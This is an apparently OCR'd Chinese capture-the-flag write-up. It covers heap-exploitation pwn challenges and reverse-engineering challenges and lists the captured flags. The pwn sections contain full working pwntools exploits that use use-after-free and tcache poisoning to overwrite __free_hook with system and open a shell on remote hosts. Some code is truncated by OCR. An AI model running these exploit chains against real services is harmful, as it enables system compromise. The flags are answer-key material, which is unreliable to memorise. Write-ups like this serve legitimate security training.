
bg3

泄露libc：因为可以申请大chunk，于是
释放一个>0x420chunk 进unsortedbin 然后申请回来 直接show得到libc
get shell： 漏洞点在add里面 相同index的size可以叠加
于是通过溢出打free_hook为system get shell

Exp如下：

```
from pwn import*

context.log_level = "debug"

io = remote("47.104.143.202","25997")
#io = process("./pwn")

def menu(choice):
 io.sendlineafter("Select:",str(choice))

def add(index,size):
 menu(1)
 io.sendlineafter("Index:",str(index))
 io.sendlineafter(":",str(size))

def edit(index,content):
 menu(2)
 io.sendlineafter("Index:",str(index))
 io.sendlineafter("BugInfo:",content)

def show(index):
```

```
 menu(3)
 io.sendlineafter("Index:",str(index))

def delete(index):
 menu(4)
 io.sendlineafter("Index:",str(index))

def look():
 global io
 gdb.attach(io)

add(0,0x420)
add(1,0x18)
delete(0)
add(0,0x420)
show(0)
info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
print(hex(info))
libc = ELF("./libc-2.31.so",checksec = 0)
malloc_hook = info - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
system = libc_base + libc.sym["system"]
free_hook = libc_base + libc.sym["__free_hook"]

add(2,0x18) #fuck!
delete(2)
add(2,0x18)
delete(2)
add(2,0x18)
delete(2)
add(2,0x18)

add(3,0x18)
add(4,0x18)
delete(4)
delete(3)
edit(2,p64(0)*4 + p64(free_hook))
add(5,0x18)
add(6,0x18)
edit(6,p64(system))
edit(5,b"/bin/sh\x00")
delete(5)

io.interactive()
```



flag为：

```
flag{7240aca686aa4bc4d7697b2d7b5c7655}
```


gcc2

漏洞点在Remove里，有uaf。
leak_libc : 通过uaf首先泄露堆地址
然后改tcache的fd指针指向原本地址+0x10处
再申请回来时，可以造成堆快向下的0x10溢出，溢出改size为0xe1
然后对0xe1的chunk进行edit绕过double free check
把该chunk释放7次进tcache中
再释放一次 进入unsortedbin show得到libc
最后利用uaf直接tcache attack打free_hook为system get shell.

```
from pwn import*

context.log_level = "debug"

#io = process("./pwn")
io = remote("47.104.143.202","15348")

def menu(choice):
 io.sendlineafter(">>",str(choice))

def add(index,size):
 menu(1)
 io.sendlineafter(">>",str(index))
 io.sendlineafter(">>",str(size))

def edit(index,content):
 menu(2)
 io.sendlineafter(">>",str(index))
```

```
 io.sendlineafter(">>",content)

def show(index):
 menu(3)
 io.sendlineafter(">>",str(index))

def delete(index):
 menu(4)
 io.sendlineafter(">>",str(index))

def look():
 global io
 gdb.attach(io)

add(0,0x60)
add(1,0x60)
add(2,0x60)
add(3,0x60)
add(4,0x18)

delete(1)
edit(1,p64(0)+p64(0x71))
delete(0)
show(0)
io.recvuntil("\n")
chunk_addr = u64(io.recv(6).ljust(8,b'\x00'))
print(hex(chunk_addr))
fake_addr = chunk_addr + 0x10
print(hex(fake_addr))
edit(0,p64(fake_addr))

add(5,0x60)
add(6,0x60)
edit(6,b"a"*0x58 + b"\xe1")

for i in range(0,7):
 edit(2,p64(0)*2)
 delete(2)

edit(2,p64(0)*2)
delete(2)
show(2)
info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
print(hex(info))

libc = ELF("./libc-2.31.so",checksec = 0)
malloc_hook = info - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
system =  libc_base + libc.sym["system"]

add(9,0x18)
add(10,0x18)
delete(9)
delete(10)
edit(10,p64(free_hook))
add(11,0x18)
add(12,0x18)
```

```
edit(12,p64(system))
add(13,0x18)
edit(13,b"/bin/sh\x00")
delete(13)
io.interactive()
```



flag为：

```
flag{c9749ef8cbfdc4fc56542daea489a71c}
```

boom_script


这题是c解释器有关的题，正好前一段时间有师傅给我发了类似的题，这题是uaf的漏洞，通过字符串的变换可以进行堆块的申请与释放，来进行泄露和getshell

Exp：

```
from pwn import*

context.log_level = "debug"

#io = process("./boom_script")
io = remote("47.104.143.202","41299")

def look():
 global io
 gdb.attach(io)

def shell(payload):

 io.recvuntil("$")
 io.sendline(str(1))
 io.recvuntil('length:')
 io.sendline(str(len(payload)))
```

```
 io.recvuntil('code:')
 io.send(payload)


def main():
 #the code to leak main_arena + offset and to fuck the libc
 payload="""
    a="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa";
 b=a;
 a="bbbbbb";
 c=0;
 prints(b);
 array arr[20];
 arr[0]=1193046;
 arr[1]=1193046;
 b="asdasd";
 a1="cccccccc";
 a2="cccccccc";
 a3="cccccccc";
 a3="cccccccc";
 a4="cccccccc";
 a5="cccccccc";
 a9="cccccccc";
 tc="sssssssssssssssssssssssssssssssssssssssssssssssss";
 a6="sssssssssssssssssssssssssssssssssssssssssssssssss";
 a7="/bin/sh";
 a8="/bin/sh";
 a6="ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss";
 tc="ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss";
 prints("dddddd");
 inputn(c);
 arr[0]=c;
 arr[1]=c;
 tc1="sssssssssssssssssssssssssssssssssssssssssssssssss";
 array arr1[1];
 prints("dddddd");
 inputn(c);
 arr1[0]=c;
 a7="aaa";
 inputn(c);
    """

 shell(payload)
 libc_base=u64(io.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))-0x1ebbe0
 libc=ELF('./libc.so.6',checksec = 0)
 success("libc_base"+hex(libc_base))

 free_hook=libc_base+libc.sym['__free_hook']
 system=libc_base+libc.sym['system']
```

```
success("free_hook:"+hex(free_hook))
success("system:"+hex(system))

#fuck the free_hook to the system
io.sendlineafter("dddddd\n",str(free_hook-0x28))
io.sendlineafter("dddddd\n",str(system))

io.interactive()

if __name__ == '__main__':
main()
```



flag为：

```
flag{35f2d3a9-bddc-9ffe-e8f7-ab999010b196}
```

Reverse

ooo

送分题，就是做慢了，呜呜呜

```
  v8 = 0LL;
  v9 = 0LL;
  v10 = 0LL;
  v11 = 0LL;
  v12 = 0LL;
  v13 = 0LL;
  v14 = 0LL;
  v15 = 0LL;
  v16 = 0LL;
  v17 = 0LL;
  v18 = 0LL;
  v19 = 0LL;
  v20 = 0;
  sub_410DF0("give me a flag: ");
  sub_418970(&v8);
  v6 = v9 ^ HIBYTE(v8) ^ BYTE1(v9);
  for ( i = 0; i <= 41; ++i )
    *(&v22 + i - 112) ^= v6;
  if ( sub_401DE7(&v8) )
  {
    sub_418C70("okk");
    sub_410330(0LL);
  }
  sub_418C70("nono, may be.... ");
  result = 0LL;
  v5 = __readfsqword(0x28u);
  v4 = v5 ^ v21;
  if ( v5 != v21 )
    sub_454840("nono, may be.... ", a2, v2, v4);
  return result;
}
```

```
signed __int64 __fastcall sub_401DE7(__int64 a1)
{
  __int64 v2; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  *(&v2 - 3) = a1;
  for ( *(&v2 - 1) = 0; *(&v2 - 1) <= 41; ++*(&v2 - 1) )
  {
    if ( *(*(&v2 - 1) + *(&v2 - 3)) != dword_4C0100[*(&v2 - 1)] )
      return 0LL;
  }
  return 1LL;
}
```

```
_DWORD *sub_401D95()
{
  _DWORD *result; // rax
  __int64 v1; // [rsp-8h] [rbp-8h]

  __asm { endbr64 }
  for ( *(&v1 - 1) = 0; *(&v1 - 1) <= 41; ++*(&v1 - 1) )
  {
    result = dword_4C0100;
    dword_4C0100[*(&v1 - 1)] ^= 0x17u;
  }
  return result;
}
```

照着搞就行了，一如既往，偷懒，暴力跑

```
#include "stdafx.h"

unsigned int map[]={17,283,534,784,1036,1350,1604,1809,
2116,2370,2625,2881,3140,3418,3650,3911,
4118,4419,4698,4931,5184,5440,5653,5978,
6213,6464,6735,6933,7258,7445,7744,8006,
8262,8519,8773,9025,9233,9489,9792,10006,
10259,10506,2048,0, 4805432,0,4991168,0};

int main(int argc, char* argv[])
{
    int i=0;
    for(i=0;i<42;i++){
        map[i]^=0x17;
    }
    for(i=0;i<255;i++){
        for(int j=0;j<42;j++){
            printf("%c",((char)map[j])^i);
        }
        printf("\n");
        if(i%10==0){
            getchar();

        }
    }
    getchar();
    return 0;
}
```

flag为:

```
flag{13f35663-50a4-477b-278b-b711026ff7ad}
```

mod

这道题关键是花指令的去除,偷偷懒，只去除算法段，丢IDA F5


```
1  int __cdecl sub_4011A0(char *a1, int a2, char *a3)
2  {
3    int result; // eax
4    int v4; // [esp+14h] [ebp-40h]
5
6    memset(&v4, 0xCCu, 0x40u);
7    a3[4 * (a2 / 3)] = byte_405018[(4 * (a1[a2 + 2] & 3) | a1[a2 + 1] & 0x30 | a1[a2] & 0xC0) >> 2];
8    a3[4 * (a2 / 3) + 1] = byte_405018[(4 * (a1[a2] & 3) | a1[a2 + 2] & 0x30 | a1[a2 + 1] & 0xC0) >> 2];
9    a3[4 * (a2 / 3) + 2] = byte_405018[(4 * (a1[a2 + 1] & 3) | a1[a2] & 0x30 | a1[a2 + 2] & 0xC0) >> 2];
10   result = a2 / 3;
11   a3[4 * (a2 / 3) + 3] = byte_405018[(a1[a2 + 2] & 0xC | 4 * a1[a2 + 1] & 0x30 | 16 * a1[a2] & 0xC0) >> 2];
12   return result;
13 }
```

好了，base魔改，懒得分析算法,直接暴力跑

```
res[4 * (count / 3)] = map[(4 * (input[count + 2] & 3) | input[count + 1] & 0x30 | input[count] & 0xC0) >> 2];
res[4 * (count / 3) + 1] = map[(4 * (input[count] & 3) | input[count + 2] & 0x30 | input[count + 1] & 0xC0) >> 2];
res[4 * (count / 3) + 2] = map[(4 * (input[count + 1] & 3) | input[count] & 0x30 | input[count + 2] & 0xC0) >> 2];
res[4 * (count / 3) + 3] = map[(input[count + 2] & 0xC | 4 * input[count + 1] & 0x30 | 16 * input[count] & 0xC0) >> 2];
```

```
nt main(int argc, char* argv[])

    int t=0,jump=0;
    char input[]="123456781234567812345678123456783212345678123456781234567832";
    char out[200]={0};
    int a=20,b=20,c=20;
    for(int i=0;t<sizeof(cmp);i=i+3,t+=4){
        jump=0,a=20,b=20,c=20;
        while(a<255){
            a++;
            b=0;
            c=0;
            while(b<255){
            b++;
            c=0;
            while(c<255){
            c++;
            input[i]=a;input[i+1]=b;input[i+2]=c;
            test(input,i,out);
            if(cmp[t]==out[t]&&cmp[t+1]==out[t+1]&&c
                printf("%c%c%c%c",a,b,c);
```

```
D:\VC6.0 完整绿色版\MyProjects\123123214\Debug\123123214.exe
fla g{5 a07 372 4-8 223 -41 3d- 11f a-d 53b 133 df8 9e} 笑
```

flag:


```
flag{5a073724-8223-413d-11fa-d53b133df89e}
```

Hell's Gate


刚开始拿到这题，看到了很多个0x100感觉是RC4，就很激动（秒了,秒了）,根据习惯，我还是先爆破，再来分析算法,单步到如下图的时候，发现这里一直指针异常，说明有异常处理之类的东西，然后果然。。。。


```
00416DF6   0355 F4        add     edx, dword ptr [ebp-0xC]
00416DF9   0FB602         movzx   eax, byte ptr [edx]
00416DFC   8B4D EC        mov     ecx, dword ptr [ebp-0x14]
00416DFF   33848D ECFBFFF xor     eax, dword ptr [ebp+ecx*4-0x414]
00416E06   8B55 18        mov     edx, dword ptr [ebp+0x18]
00416E09   0355 F4        add     edx, dword ptr [ebp-0xC]
00416E0C   8802           mov     byte ptr [edx], al
00416E0E   8B45 F4        mov     eax, dword ptr [ebp-0xC]
00416E11   83C0 01        add     eax, 0x1
00416E14   8945 F4        mov     dword ptr [ebp-0xC], eax
00416E17 ^ E9 4DFFFFFF    jmp     00416D69
00416E1C   8BE5           mov     esp, ebp
00416E1E   5D             pop     ebp
00416E1F   C3             retn
ss:[F7D8F12C]=???
eax=00000031
```

跟到00416F90函数，上面有部分貌似是反调试（反正没检测到我OD，估计是检测windbg之类的），能处理就处理吧，不过多阐述。找到算法段，发现了些奇奇怪怪的东西，类似于下图还有很多种这个代码。




Retf顾名思义，能给cs寄存器赋值，而cs寄存器为23的时候代表是32位汇编模式，33的时候则是64汇编模式，所以下面的汇编代码是64位的，windbg貌似也不能调试起来（也懒得找原因，好像是异常）因为每个64位汇编call代码量普遍不多，我就用CE去看汇编代码，逐个分析功能，如下图，就是个指针赋值call，经过一段时间分析，发现是tea算法





脚本如下：



flag为：

```
flag{0f4d0db3-668d-d58c-abb9-eb409657eaa8}
```

hello

调用JNI

```
public class MainActivity extends AppCompatActivity {
    EditText input;

    public native String stringFromJNI(String str, String str2);

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        Button button = (Button) findViewById(R.id.button);
        this.input = (EditText) findViewById(R.id.input);
        button.setOnClickListener(new OnClickListener() {
            public void onClick(View view) {
                try {
                    if (MainActivity.this.input.getText().length() == 42) {
                        Toast makeText = Toast.makeText(MainActivity.this, MainActivity.this.stringFromJNI(MainActivity.this.input.getText().toString(), new hi().getSignatures(view)), 1);
